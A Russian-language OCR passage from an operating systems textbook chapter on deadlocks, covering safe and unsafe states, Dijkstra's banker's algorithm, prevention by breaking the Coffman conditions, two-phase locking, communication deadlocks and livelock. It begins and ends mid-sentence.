


Рис. 6.6. Траектории ресурсов двух процессов

ровщик решил запустить в работу процесс *B*. При наличии одного процессора все отрезки траектории могут быть только вертикальными или горизонтальными, но не диагональными. Кроме того, движение всегда происходит в северном или восточном направлении (вверх и вправо) и никогда не происходит в южном или западном (вниз и влево), поскольку процессы не могут работать, возвращаясь в прошлое.

Когда процесс *A* пересекает прямую I_1 на пути из *r* в *s*, он запрашивает, а затем получает в свое распоряжение принтер. Когда процесс *B* достигает точки *t*, он запрашивает плоттер.

Особый интерес представляют заштрихованные области. Область со штриховкой из верхнего левого угла в правый нижний представляет промежуток времени, когда оба процесса удерживают принтер. Правило взаимного исключения делает попадание в эту область невозможным. Аналогично этому область, имеющая другую штриховку, представляет промежуток времени, когда оба процесса удерживают плоттер, и попадание в эту область также невозможно.

Если система войдет в прямоугольник, ограниченный по бокам прямыми I_1 и I_2, а сверху и снизу прямыми I_5 и I_6, то она в конце концов доберется до пересечения линий I_2 и I_6 и возникнет взаимоблокировка. В этот момент процесс *A* запрашивает плоттер, а процесс *B* запрашивает принтер, но оба ресурса будут уже выделены. Получается, что небезопасным является весь прямоугольник и в него входить нельзя. В точке *t* единственным безопасным действием будет работа процесса до тех пор, пока он не дойдет до команды I_4. После нее для того, чтобы добраться до точки *u*, подойдет любая траектория.

Важный для понимания момент заключается в том, что в точке *t* процесс *B* запрашивает ресурс. Система должна принять решение, предоставлять его или нет. Если ресурс предоставляется, система попадает в небезопасную область и со временем входит в состояние взаимоблокировки. Чтобы предупредить взаимоблокировку, нужно приостановить процесс *B* до тех пор, пока процесс *A* не запросит и не высвободит плоттер.

6.5.2. Безопасное и небезопасное состояние

При дальнейшем рассмотрении алгоритмов уклонения от взаимоблокировок используется информация, представленная на рис. 6.4. В любой заданный момент времени существует текущее состояние, содержащее *E*, *A*, *C* и *R*. Состояние считается **безопасным**, если существует какой-то порядок планирования, при котором каждый процесс может доработать до конца, даже если все процессы внезапно и срочно запросят максимальное количество ресурсов. Это положение проще всего проиллюстрировать с помощью примера, в котором используется один ресурс. На рис. 6.7, *а* показано состояние, в котором процесс *A* удерживает 3 экземпляра ресурса, но в конечном счете может затребовать 9 экземпляров. Процесс *B* в этот момент удерживает 2 экземпляра, но позже может затребовать в общей сложности еще 4. Процесс *C* также удерживает 2 экземпляра, но может затребовать еще 5. В системе есть всего 10 экземпляров данного ресурса, 7 из которых уже распределены, а 3 пока свободны.




Рис. 6.7. Состояние *а* является безопасным

Состояние на рис. 6.7, *а* является безопасным, потому что существует такая последовательность предоставления ресурсов, которая позволяет завершиться всем процессам. А именно — планировщик может просто запустить в работу только процесс *B* на то время, пока он запросит и получит 2 дополнительных экземпляра ресурса, что приведет к состоянию, изображенному на рис. 6.7, *б*. Когда процесс *B* завершит свою работу, мы получим состояние, показанное на рис. 6.7, *в*. Затем планировщик может запустить процесс *C*, что со временем приведет нас к ситуации, показанной на рис. 6.7, *г*. По завершении работы процесса *C* мы получим ситуацию, показанную на рис. 6.7, *д*. Теперь процесс *A* наконец-то может получить необходимые ему 6 экземпляров ресурса и также успешно завершить свою работу. Таким образом, состояние, показанное на рис. 6.7, *а*, является безопасным, поскольку система может избежать взаимоблокировки с помощью тщательного планирования процессов.

Теперь предположим, что исходное состояние системы показано на рис. 6.8, *а*, но в данный момент процесс *A* запрашивает и получает еще один ресурс и система переходит в состояние, показанное на рис. 6.8, *б*. Сможем ли мы найти последовательность, которая гарантирует безопасную работу системы? Давайте попробуем. Планировщик может дать поработать процессу *B* до того момента, пока он не запросит все свои ресурсы (рис. 6.8, *в*).

В итоге процесс *B* успешно завершается, и мы получаем ситуацию, показанную на рис. 6.8, *г*. В этом месте мы застряли: в системе осталось только 4 свободных экземпляра ресурса, а каждому из активных процессов необходимо по 5 экземпляров. И не существует последовательности действий, гарантирующей успешное завершение всех




Рис. 6.8. Состояние *б* небезопасно

процессов. Следовательно, решение о предоставлении ресурса, которое перевело систему из состояния, показанного на рис. 6.8, *а*, в состояние, показанное на рис. 6.8, *б*, из безопасного в небезопасное состояние. Если из состояния, показанного на рис. 6.8, *б*, запустить процесс *A* или *C*, то ни один из них не заработает. Возвращаясь назад, нужно сказать, что запрос процесса *A* не должен был удовлетворяться.

Следует отметить, что небезопасное состояние само по себе не является состоянием взаимоблокировки. Начиная с состояния, показанного на рис. 6.8, *б*, система может поработать некоторое время. Фактически может даже успешно завершиться работа одного из процессов. Кроме того, процесс *A* может высвободить один ресурс еще до запроса дополнительного ресурса, позволяя успешно завершить работу процессу *C*, а системе в целом избежать взаимоблокировки. Таким образом, разница между безопасным и небезопасным состоянием заключается в том, что в безопасном состоянии система может гарантировать, что все процессы закончат свою работу, а в небезопасном состоянии такой гарантии дать нельзя.

6.5.3. Алгоритм банкира для одного ресурса

Алгоритм планирования, позволяющий избегать взаимоблокировок, был разработан Дейкстрой (Dijkstra, 1965) и известен как **алгоритм банкира**. Он представляет собой расширение алгоритма обнаружения взаимоблокировок, представленного в разделе «Обнаружение взаимоблокировки при использовании одного ресурса каждого типа». Модель алгоритма основана на примере банкира маленького городка, имеющего дело с группой клиентов, которым он выдал ряд кредитов. (Много лет назад банки не давали кредиты, пока не убеждались в том, что они могут быть возвращены.) Алгоритм проверяет, ведет ли выполнение каждого запроса к небезопасному состоянию. Если да, то запрос отклоняется. Если удовлетворение запроса к ресурсу приводит к безопасному состоянию, ресурс предоставляется процессу. На рис. 6.9, *а* показаны четыре клиента: *A*, *B*, *C* и *D*, каждый из которых получил определенное количество единиц кредита (например, 1 единица равна 1000 долларов). Банкир знает, что не всем клиентам тотчас же понадобится максимальная сумма их кредита, поэтому для обслуживания их потребностей он зарезервировал только 10 единиц, а не все 22, которые нужны клиентам. (Чтобы провести аналогию с компьютерной системой, будем считать, что клиенты — это процессы, единицы — накопители на магнитной ленте, а банкир — операционная система.)

Клиенты занимаются своими делами, время от времени запрашивая ссуды (то есть запрашивая ресурсы). В какой-то определенный момент возникает ситуация, показанная на рис. 6.9, *б*. Это состояние не представляет опасности, поскольку при оставшихся

	Имеет	Max
A	0	6
B	0	5
C	0	4
D	0	7

Свободно: 10

а

	Имеет	Max
A	1	6
B	1	5
C	2	4
D	4	7

Свободно: 2

б

	Имеет	Max
A	1	6
B	2	5
C	2	4
D	4	7

Свободно: 1

в

Рис. 6.9. Состояния распределения ресурсов: *а* — безопасное; *б* — безопасное; *в* —небезопасное

двух единицах банкир может отложить выполнение любых запросов, за исключением запроса клиента *C*, позволяя *C* завершить свои дела и высвободить все четыре своих ресурса. Имея в своем распоряжении четыре единицы ресурса, банкир может позволить получить необходимые единицы либо *D*, либо *B* и т. д.

Рассмотрим, что получится, если запрос от *B* одной дополнительной единицы будет удовлетворен в ситуации, показанной на рис. 6.9, *б*. Мы получим небезопасную ситуацию, показанную на рис. 6.9, *в*. Если все клиенты внезапно запросят максимальные ссуды, банкир не сможет удовлетворить никого из них и мы получим взаимоблокировку. Небезопасное состояние *необязательно* приводит к взаимоблокировке, поскольку клиенту может и не понадобиться максимальная сумма кредита, но банкир не может рассчитывать на это.

Алгоритм банкира рассматривает каждый запрос по мере поступления и проверяет, приведет ли его удовлетворение к безопасному состоянию. Если да, то запрос удовлетворяется, в противном случае запрос откладывается до лучших времен. Чтобы понять, является ли состояние безопасным, банкир проверяет, может ли он предоставить достаточно ресурсов для удовлетворения запросов какого-нибудь клиента. Если да, то эти ссуды считаются возвращенными, после чего проверяется следующий ближайший к пределу займа клиент и т. д. Если в конечном счете все ссуды могут быть погашены, состояние является безопасным и исходный запрос можно удовлетворить.

6.5.4. Алгоритм банкира для нескольких типов ресурсов

Алгоритм банкира может быть распространен на работу с несколькими ресурсами. На рис. 6.10 показано, как он работает. Здесь изображены две матрицы. Левая матрица показывает, сколько экземпляров каждого ресурса в данный момент выделено каждому из пяти процессов. Правая показывает, сколько экземпляров ресурсов все еще необходимо каждому процессу для завершения его работы. На рис. 6.5 эти матрицы назывались *C* и *R*. Как и в случае с ресурсом одного типа, процессы перед выполнением своей работы должны сообщить об общих потребностях в ресурсах, чтобы система в любой момент могла вычислить правую матрицу.

Три вектора, изображенные справа от матриц, показывают соответственно существующие ресурсы (вектор *E*), занятые ресурсы (вектор *P*) и доступные ресурсы (вектор *A*).

Рис. 6.10. Алгоритм банкира для системы с несколькими типами ресурсов

Судя по значению вектора *E*, в системе имеется шесть накопителей на магнитной ленте, три плоттера, четыре принтера и два привода Blu-ray-дисков. Из них заняты в данный момент пять накопителей, три плоттера, два принтера и два привода Blu-ray-дисков. Этот факт можно установить путем сложения значений четырех столбцов, соответствующих ресурсам, в левой матрице. Вектор доступных ресурсов — это разница между количеством присутствующих в системе ресурсов и количеством ресурсов, используемых в настоящее время.

Теперь может быть изложен алгоритм проверки состояния на безопасность.

1. Ищем в матрице *R* строку, соответствующую процессу, чьи неудовлетворенные потребности в ресурсах меньше или равны вектору *A*. Если такой строки не существует, то система в конце концов войдет в состояние взаимоблокировки, поскольку ни один процесс не сможет доработать до успешного завершения (предполагается, что процессы удерживают все ресурсы, пока не завершат свою работу).
2. Допускаем, что процесс, чья строка была выбрана, запрашивает все необходимые ему ресурсы (возможность чего гарантируется) и завершает свою работу. Отмечаем этот процесс как завершенный и прибавляем все его ресурсы к вектору *A*.
3. Повторяем шаги 1 и 2 до тех пор, пока либо все процессы будут помечены как завершенные (в этом случае исходное состояние было безопасным), либо не останется процессов, чьи запросы могут быть удовлетворены (в этом случае система не была в безопасном состоянии).

Если на шаге 1 подходят для выбора несколько процессов, то неважно, который из них будет выбран: фонд доступных ресурсов либо увеличивается, либо в худшем случае остается таким же.

Теперь вернемся к примеру, показанному на рис. 6.10. Текущее состояние безопасно. Предположим, что процесс *B* теперь сделал запрос на принтер. Этот запрос может быть удовлетворен, поскольку получающееся в результате состояние по-прежнему безопасно (процесс *D* может завершить свою работу, затем это же могут сделать процесс *A* или процесс *E*, а затем и все остальные).

Представим теперь, что после выделения процессу *B* одного из двух оставшихся принтеров *E* затребует последний принтер. Удовлетворение этого запроса уменьшит значение вектора доступных ресурсов до (1 0 0 0), что приведет к взаимоблокировке. Совершенно ясно, что запрос процесса *E* должен быть на некоторое время отклонен.

Дейкстра впервые опубликовал алгоритм банкира в 1965 году. С тех пор практически каждая книга по операционным системам дает его подробное описание. Различным аспектам этого алгоритма было посвящено бесчисленное количество статей. К сожалению, мало у кого из авторов хватило смелости показать, что хотя алгоритм замечателен в теории, на практике он по существу бесполезен, поскольку нечасто можно определить заранее, каковы будут максимальные потребности процессов в ресурсах. Кроме того, количество процессов не фиксированно, оно динамически изменяется по мере входа пользователей в систему и выхода их из нее. И более того, ресурсы, считавшиеся доступными, могут внезапно пропасть (накопитель на магнитной ленте может сломаться). Таким образом, на практике лишь немногие системы, если таковые вообще имеются, используют алгоритм банкира для уклонения от взаимоблокировок. Но в некоторых системах для предотвращения взаимных блокировок используются эвристические правила, подобные алгоритму банкира. Например, сети могут дросселировать трафик, когда использование буфера превысит, скажем, 70 %, при оценке, что оставшихся 30 % будет достаточно для завершения обслуживания текущих пользователей и возвращения их ресурсов.

6.6. Предотвращение взаимоблокировки

Как все-таки можно избежать взаимоблокировок в реальных системах? Ведь мы уже убедились в том, что уклониться от них по сути невозможно, поскольку для этого требуется информация о будущих запросах, о которых ничего не известно. Чтобы ответить на этот вопрос, вернемся назад к четырем условиям, сформулированным Коффманом и его коллегами (Koffman at al., 1971), и посмотрим, смогут ли они дать нам ключ к решению проблемы. Если мы сможем гарантировать, что хотя бы одно из этих условий никогда не будет выполнено, то взаимоблокировки станут структурно невозможными (Havender, 1968).

6.6.1. Атака условия взаимного исключения

Сначала предпримем атаку на условие взаимного исключения. Если в системе нет ресурсов, отданных в единоличное пользование одному процессу, мы никогда не попадем в ситуацию взаимоблокировки. Данные проще всего сделать доступными только для чтения, чтобы процессы могли их использовать одновременно. Но также понятно, что если позволить двум процессам одновременно печатать данные на принтере, то это приведет к хаосу. За счет использования очереди на печать (спулинга) выдавать свои выходные данные могут сразу несколько процессов. В этой модели единственным процессом, который фактически запрашивает физический принтер, является демон[1] принтера. Так как демон не запрашивает никакие другие ресурсы, взаимоблокировки, связанные с принтером, можно исключить.

[1] Демон — служебная программа в некоторых операционных системах (преимущественно основанных на UNIX), работающая в фоновом режиме без непосредственного взаимодействия с пользователем.

Если демон запрограммирован на начало печати еще до того, как все выходные данные попали в очередь на печать, принтер может простоять впустую, если выводящий данные процесс решит подождать несколько часов после первого пакета выходных данных. Поэтому демоны обычно программируются так, чтобы начинать печать, только если доступен полный файл выходных данных. Но само по себе это решение может привести к взаимоблокировке. Что получится, если каждый из двух процессов заполнит по половине доступного пространства, выделенного на диске под очередь на печать своими выходными данными, и ни один из них не сформирует свои полные выходные данные? В таком случае мы получим два процесса, завершивших формирование только части, но не всего объема своих выходных данных, и не имеющих возможности продолжить свою работу. Ни один из процессов не сможет когда-либо завершиться, и мы получим взаимоблокировку, связанную с выводом данных на диск.

И все же здесь проглядывается намек на идею, которая довольно часто применяется на практике. Следует избегать выделения ресурса, если в нем нет насущной потребности, и постараться, чтобы как можно меньше процессов могло фактически требовать получения этого ресурса.

6.6.2. Атака условия удержания и ожидания

Второе из условий, сформулированных Коффманом (Coffman et al., 1971), выглядит несколько более обещающим. Если можно будет помешать процессам, удерживающим ресурсы, войти в фазу ожидания дополнительных ресурсов, то можно будет исключить и взаимоблокировку. Один из способов достижения этой цели заключается в том, чтобы заставить все процессы запрашивать все свои ресурсы до начала выполнения своей работы. Если все доступно, то процессу будет выделено все, что ему требуется, и он сможет доработать до завершения. Если один или несколько ресурсов заняты, ничего не будет выделяться и процесс будет просто ждать.

Проблема, непосредственно связанная с этим подходом, состоит в том, что многие процессы не знают, сколько ресурсов им понадобится, пока не начнут работу. Фактически если бы они об этом знали, то можно было бы использовать и алгоритм банкира. Вторая проблема состоит в том, что при таком подходе ресурсы не будут использоваться оптимально. Возьмем, к примеру, процесс, считывающий данные с входной ленты, анализирующий их в течение часа, а затем записывающий выходную ленту, да еще и выводящий результаты на плоттер. Если все ресурсы должны быть запрошены заранее, то процессор на целый час займет выходной накопитель на магнитной ленте и плоттер.

И все-таки некоторые пакетные системы на универсальных машинах требуют, чтобы пользователи перечисляли все ресурсы в первой строке каждого задания. Затем система немедленно заранее распределяет все ресурсы и удерживает их до тех пор, пока они станут не нужны заданию (или в простейшем случае, пока выполнение задания не будет завершено). Несмотря на то что этот метод обременяет программиста и расточительно расходует ресурсы, он предотвращает возникновение взаимоблокировок.

Слегка отличающийся метод нарушения условия удержания и ожидания заключается в требовании от процесса, запрашивающего ресурс, вначале временно высвободить все ресурсы, удерживаемые им на данный момент. Затем этот процесс пытается заполучить сразу все, что ему требуется.

6.6.3. Атака условия невыгружаемости

Возможна также атака и третьего условия (невыгружаемости). Если процессу выделен принтер и он распечатал лишь половину своих выходных данных, то принудительно отобрать у него принтер по причине недоступности запрошенного плоттера в лучшем случае будет слишком затруднительно, а в худшем — просто невозможно. Тем не менее, чтобы избежать подобной ситуации, некоторые ресурсы могут быть виртуализированы. Сохранение очереди на печать на диске и предоставление возможности доступа к реальному принтеру только демону принтера исключает возникновение взаимоблокировок с участием принтера, хотя и создает одну из таких потенциальных возможностей в отношении дискового пространства. Но при наличии дисков большой емкости исчерпание дискового пространства становится маловероятным.

Однако не все ресурсы могут быть виртуализированы подобным образом. К примеру, чтобы записи в базах данных или в таблицах внутри операционной системы могли использоваться, они должны быть заблокированы, и здесь закладывается потенциальная вероятность взаимоблокировки.

6.6.4. Атака условия циклического ожидания

Осталось только одно условие. Циклическое ожидание можно устранить несколькими способами. Один из них заключается в простом выполнении правила, которое гласит, что процессу в любой момент времени дано право только на один ресурс. Если нужен второй ресурс, процесс обязан освободить первый. Но подобное ограничение неприемлемо для процесса, копирующего огромный файл с магнитной ленты на принтер.

Другой способ, позволяющий избежать циклического ожидания, заключается в поддержке общей нумерации всех ресурсов (рис. 6.11, *а*). Теперь действует следующее правило: процессы могут запрашивать ресурс, когда только пожелают, но все запросы должны быть сделаны в порядке нумерации ресурсов. Процесс может запросить сначала принтер, затем накопитель на магнитной ленте, но не может сначала потребовать плоттер, а затем принтер.

Если придерживаться этого правила, то у графа распределения ресурсов никогда не будет циклов. Посмотрим, почему это имеет место в случае двух процессов, показанных на рис. 6.11, *б*. Взаимоблокировка может произойти, только если процесс *A* запросит ресурс *j*, а процесс *B* запросит ресурс *i*. Предположим, что ресурсы *i* и *j* относятся к разным типам, тогда они будут иметь и разные номера. Если $i > j$, то процессу *A* не разрешается запрашивать ресурс *j*, потому что его номер меньше, чем номер уже имеющегося у него ресурса. Если же $i < j$, то процесс *B* не может запрашивать ресурс *i*, потому что его номер меньше номера уже удерживаемого этим процессом ресурса. Так или иначе, взаимоблокировка невозможна.

При работе более чем с двумя процессами сохраняется та же самая логика. В любой момент времени один из предоставленных ресурсов будет иметь наивысший номер. Процесс, использующий этот ресурс, никогда не запросит тот ресурс, который уже распределен. Он или закончит свою работу, или, в худшем случае, запросит ресурс с еще большим номером, а все такие ресурсы доступны. В итоге процесс завершит работу и высвободит свои ресурсы. К этому времени какой-нибудь другой процесс будет удерживать ресурс с самым большим номером и тоже сможет завершить свою работу. Короче говоря, существует сценарий, по которому все процессы завершают свою работу, поэтому никаких взаимоблокировок и не возникает.




Рис. 6.11. *а* — пронумерованные ресурсы; *б* — граф ресурсов

При незначительном изменении этого алгоритма исключается требование приобретения ресурсов в строго возрастающем порядке и просто требуется, чтобы ни один процесс не запрашивал ресурс с меньшим номером, чем номер того ресурса, который он уже удерживает. Если процесс сначала запрашивает ресурсы 9 и 10, а затем высвобождает их обоих, то это во всех отношениях равнозначно новому началу работы, поэтому теперь уже незачем запрещать ему запрос ресурса 1.

Хотя порядковая нумерация ресурсов исключает проблему взаимоблокировок, может не представиться возможности подобрать порядок, удовлетворяющий абсолютно всех. Когда ресурсы включают в себя элементы таблицы процессов, дисковое пространство очереди печати, заблокированные записи базы данных и другие абстрактные ресурсы, количество потенциальных ресурсов и различных применений может быть настолько большим, что не сможет работать никакое упорядочение.

Различные методы предупреждения взаимоблокировок сведены в табл. 6.1.

Таблица 6.1. Методы предупреждения взаимоблокировок

Условие	**Метод**
Взаимное исключение	Организация очереди на диске
Удержание и ожидание	Изначальный запрос всех ресурсов
Невыгружаемость	Отобрать ресурсы
Циклическое ожидание	Провести порядковую нумерацию ресурсов

6.7. Другие вопросы

В этом разделе будет рассмотрен ряд разнообразных вопросов, имеющих отношение к взаимоблокировкам (тупиковым ситуациям), среди которых двухфазное блокирование, взаимоблокировка, не связанная с ресурсами, а также зависание.

6.7.1. Двухфазное блокирование

Хотя и уклонение от взаимоблокировок, и предупреждение их возникновения в общем случае оказались не слишком перспективными средствами, для определенных приложений известно множество превосходных алгоритмов специального назначения. К примеру, во многих системах управления базами данных часто встречающимися операциями являются запросы на блокирование нескольких записей с последующим обновлением всех заблокированных записей. Когда одновременно запущено несколько процессов, существует реальная опасность возникновения взаимоблокировок.

Часто используемый при этом подход называется **двухфазным блокированием**. В первой фазе процесс пытается заблокировать по одной все необходимые ему записи. Если все проходит успешно, он приступает ко второй фазе, осуществляя свои обновления и снимая блокировку. При этом в первой фазе не проводится никакой реальной работы.

Если в первой фазе встретятся некоторые необходимые записи, которые уже заблокированы, процесс просто снимает все свои блокировки и начинает первую фазу заново. В определенном смысле этот подход аналогичен предварительному запросу необходимых ресурсов или, по крайней мере, запросу до того, как произойдет нечто необратимое. В некоторых версиях двухфазного блокирования, если заблокированная запись обнаружилась во время первой фазы, никакого снятия блокировок и перезапуска первой фазы с начала не происходит. Эти версии подвержены возникновению взаимоблокировок.

Но эта стратегия в общем виде неприменима. К примеру, в системах реального времени и системах управления процессами остановка процесса на полпути только из-за недоступности ресурса и его повторный запуск с самого начала просто недопустимы. Нельзя также перезапускать процесс, если он считал с сети или запустил в сеть сообщение, обновил файлы и сделал что-нибудь еще, что не может быть безопасно повторено еще раз. Алгоритм работает только в том случае, когда программист очень тщательно все подготовил таким образом, что программу можно остановить в любой точке первой фазы и запустить заново. Многие программы не могут быть структурированы таким образом.

6.7.2. Взаимные блокировки при обмене данными

До сих пор вся наша работа сосредотачивалась на взаимоблокировках, связанных с использованием ресурсов. Один процесс нуждается в том, чем обладает другой процесс, и должен ждать, пока тот не высвободит то, что он удерживает. Иногда в качестве ресурсов выступают аппаратные или программные объекты, к примеру приводы Blu-ray-дисков или записи базы данных, а иногда они имеют более абстрактную форму. Ресурсная взаимоблокировка является проблемой **синхронизации соперничества**. Независимые процессы завершат обслуживание, если их выполнение не будет чередоваться с соперничающими процессами. Процесс блокирует ресурсы с целью предотвращения их непоследовательного состояния, вызываемого чередующимся доступом к ресурсам. В листинге 6.2 показана ресурсная взаимоблокировка, где в качестве ресурсов выступают семафоры. Это намного более абстрактное понятие, чем привод Blu-ray-дисков, но в этом примере каждый процесс успешно получает ресурс (один из семафоров) и попадает во взаимоблокировку, пытаясь получить еще один ресурс (другой семафор). Эта ситуация представляет собой классическую взаимоблокировку, связанную с использованием ресурсов.

Как уже упоминалось в начале главы, хотя ресурсные взаимоблокировки и являются наиболее распространенным видом, но они не единственные в своем роде. Другая разновидность взаимоблокировок может проявиться в системах обмена данными (например, сетях), в которых один и более процессов связываются путем обмена сообщениями. Общая договоренность предполагает, что процесс *A* отправляет сообщение-запрос процессу *B*, а затем блокируется до тех пор, пока *B* не пошлет назад ответное сообщение. Предположим, что сообщение-запрос где-то затерялось. Процесс *A* заблокирован в ожидании ответа. Процесс *B* заблокирован в ожидании запроса на какие-либо его действия. В результате возникает взаимоблокировка.

Но это не является классической взаимоблокировкой, связанной с ресурсами. Процесс *A* не обладает какими-то ресурсами, которые нужны процессу *B*, и наоборот. Фактически никаких ресурсов здесь нет и в помине. Но тем не менее это взаимоблокировка, соответствующая формальному определению, поскольку есть группа из двух процессов, каждый из которых заблокирован, ожидая события, причиной которого может быть только другой процесс. Подобную ситуацию назвали **коммуникационной взаимоблокировкой**, чтобы отличить ее от более распространенной ресурсной взаимоблокировки. Коммуникационная взаимоблокировка является аномальным вариантом *синхронизации совместных действий*. Процесс в этом типе взаимной блокировки не может завершить обслуживание, если выполняется независимо от других процессов.

Коммуникационные взаимоблокировки не могут быть предотвращены за счет упорядочения ресурсов (за неимением таковых) или обойдены за счет тщательного планирования (поскольку здесь нет моментов, когда запрос может быть отложен). К счастью, существует другая технология, которая обычно может быть применена для прекращения коммуникационной взаимоблокировки, — истечение времени ожидания. В большинстве сетевых систем обмена данными, как только послано сообщение, на которое ожидается ответ, тут же запускается таймер. Если выставленное в таймере время истечет до поступления ответа, отправитель сообщения предположит, что сообщение затерялось, и пошлет его снова (и снова, и снова, если нужно). Таким образом взаимоблокировка будет предотвращена. Иначе говоря, истечение времени ожидания служит эвристическим средством обнаружения взаимных блокировок и позволяет восстановить нормальную работу системы.

Разумеется, если исходное сообщение не было утрачено, а ответ просто задержался, намеченный получатель может получить сообщение два или более раз, возможно, с нежелательными последствиями. Представьте себе систему электронного банкинга, в которой сообщение содержит команду на производство платежа. Вполне понятно, что это сообщение не должно быть повторено (и исполнено) несколько раз только потому, что сеть работает медленно или время ожидания выбрано слишком коротким. Разработка правил обмена данными, называемых **протоколом** и применяемых, чтобы все проходило должным образом, — дело нелегкое и лежит за пределами рассматриваемой в этой книге тематики.

Читатели, заинтересовавшиеся сетевыми протоколами, могут обратиться к другой книге автора — «Computer Networks»[1] (Tanenbaum and Wetherall, 2010). Не все взаимоблокировки, случающиеся в системах обмена данными или в сетях, относятся к коммуникационным. Здесь могут встречаться и ресурсные взаимоблокировки. Рассмотрим, к примеру, сеть, показанную на рис. 6.12. Здесь изображен весьма упрощенный взгляд на Интернет. Согласно рисунку, Интернет состоит из двух видов компьютеров: хостов и маршрутизаторов. **Хост** (host) — это пользовательский компьютер, либо чей-то домашний планшетный или персональный компьютер, либо компьютер в компании, либо корпоративный сервер. Хосты работают на людей. **Маршрутизатор** (роутер, router) является специализированным коммуникационным компьютером, перемещающим пакеты с данными от источника к приемнику. Каждый хост подключен к одному или нескольким маршрутизаторам по DSL-каналу, телевизионному кабелю, локальной сети, обычной телефонной линии, беспроводной сети, оптическому кабелю либо по чему-нибудь еще.

---

[1] *Таненбаум Э.* Компьютерные сети. 4-е изд. — СПб.: Питер, 2010.




Рис. 6.12. Ресурсная взаимоблокировка в сети

Когда пакет поступает в маршрутизатор от одного из хостов, он помещается в буфер для последующей передачи другому маршрутизатору, затем следующему, до тех пор пока не будет передан по назначению. Эти буферы являются ресурсами, и их количество выражается конечным числом. На рис. 6.12 у каждого маршрутизатора есть только восемь буферов (на практике у них имеются миллионы буферов, но это не меняет сути потенциальной взаимоблокировки, а только влияет на частоту ее возникновения). Предположим, что все пакеты с маршрутизатора *A* нужно передать маршрутизатору *B*, все пакеты с маршрутизатора *B* должны быть отправлены на маршрутизатор *C*, все пакеты с *C* должны уйти к *D*, а все пакеты с *D* должны уйти к *A*. Но ни один пакет не может быть перемещен, поскольку на другом конце нет свободного буфера и мы имеем дело с классической ресурсной взаимоблокировкой, хотя и в центре коммуникационной системы.

6.7.3. Активная взаимоблокировка

В некоторых ситуациях процесс старается проявить вежливость, отказавшись от уже приобретенной блокировки, как только замечает, что не может получить следующую блокировку, в которой нуждается. Затем он ждет, скажем, несколько миллисекунд и повторяет попытку. В принципе, в таком поведении нет ничего плохого, и оно помогает обнаружить взаимоблокировку и избавиться от нее. Но если другой процесс делает то же самое в точности в то же самое время, эти процессы попадут в ситуацию, похожую на ту, когда два человека пытаются разминуться на улице и каждый из них вежливо уходит в сторону, но из этого ничего не выходит, поскольку они пытаются одновременно уйти в одну и ту же сторону. Рассмотрим атомарный примитив *try_lock*, с помощью которого вызывающий процесс проверяет мьютекс и либо захватывает его, либо возвращает ошибку. Иными словами, он никогда не блокируется. Программисты могут использовать этот примитив совместно с примитивом *acquire lock*, который также пытается захватить блокировку, но блокируется, если блокировка недоступна. Теперь представим себе два запущенных в параллель процесса (возможно, на разных ядрах), использующих два ресурса (листинг 6.3). Каждому из них нужны два ресурса, и они используют примитив *try_lock*, чтобы попытаться заполучить необходимые блокировки. Если попытка терпит неудачу, процесс освобождает уже удерживаемую блокировку и повторяет попытку. В листинге 6.3 первый процесс запускается и получает ресурс 1, в то же время запускается второй процесс и получает ресурс 2. Затем они пытаются получить вторую блокировку и терпят неудачу. Проявляя вежливость, они освобождают текущую удерживаемую блокировку и повторяют попытку. Эта процедура повторяется до тех пор, пока пользователю (или другой заинтересованной строне) не надоест и он

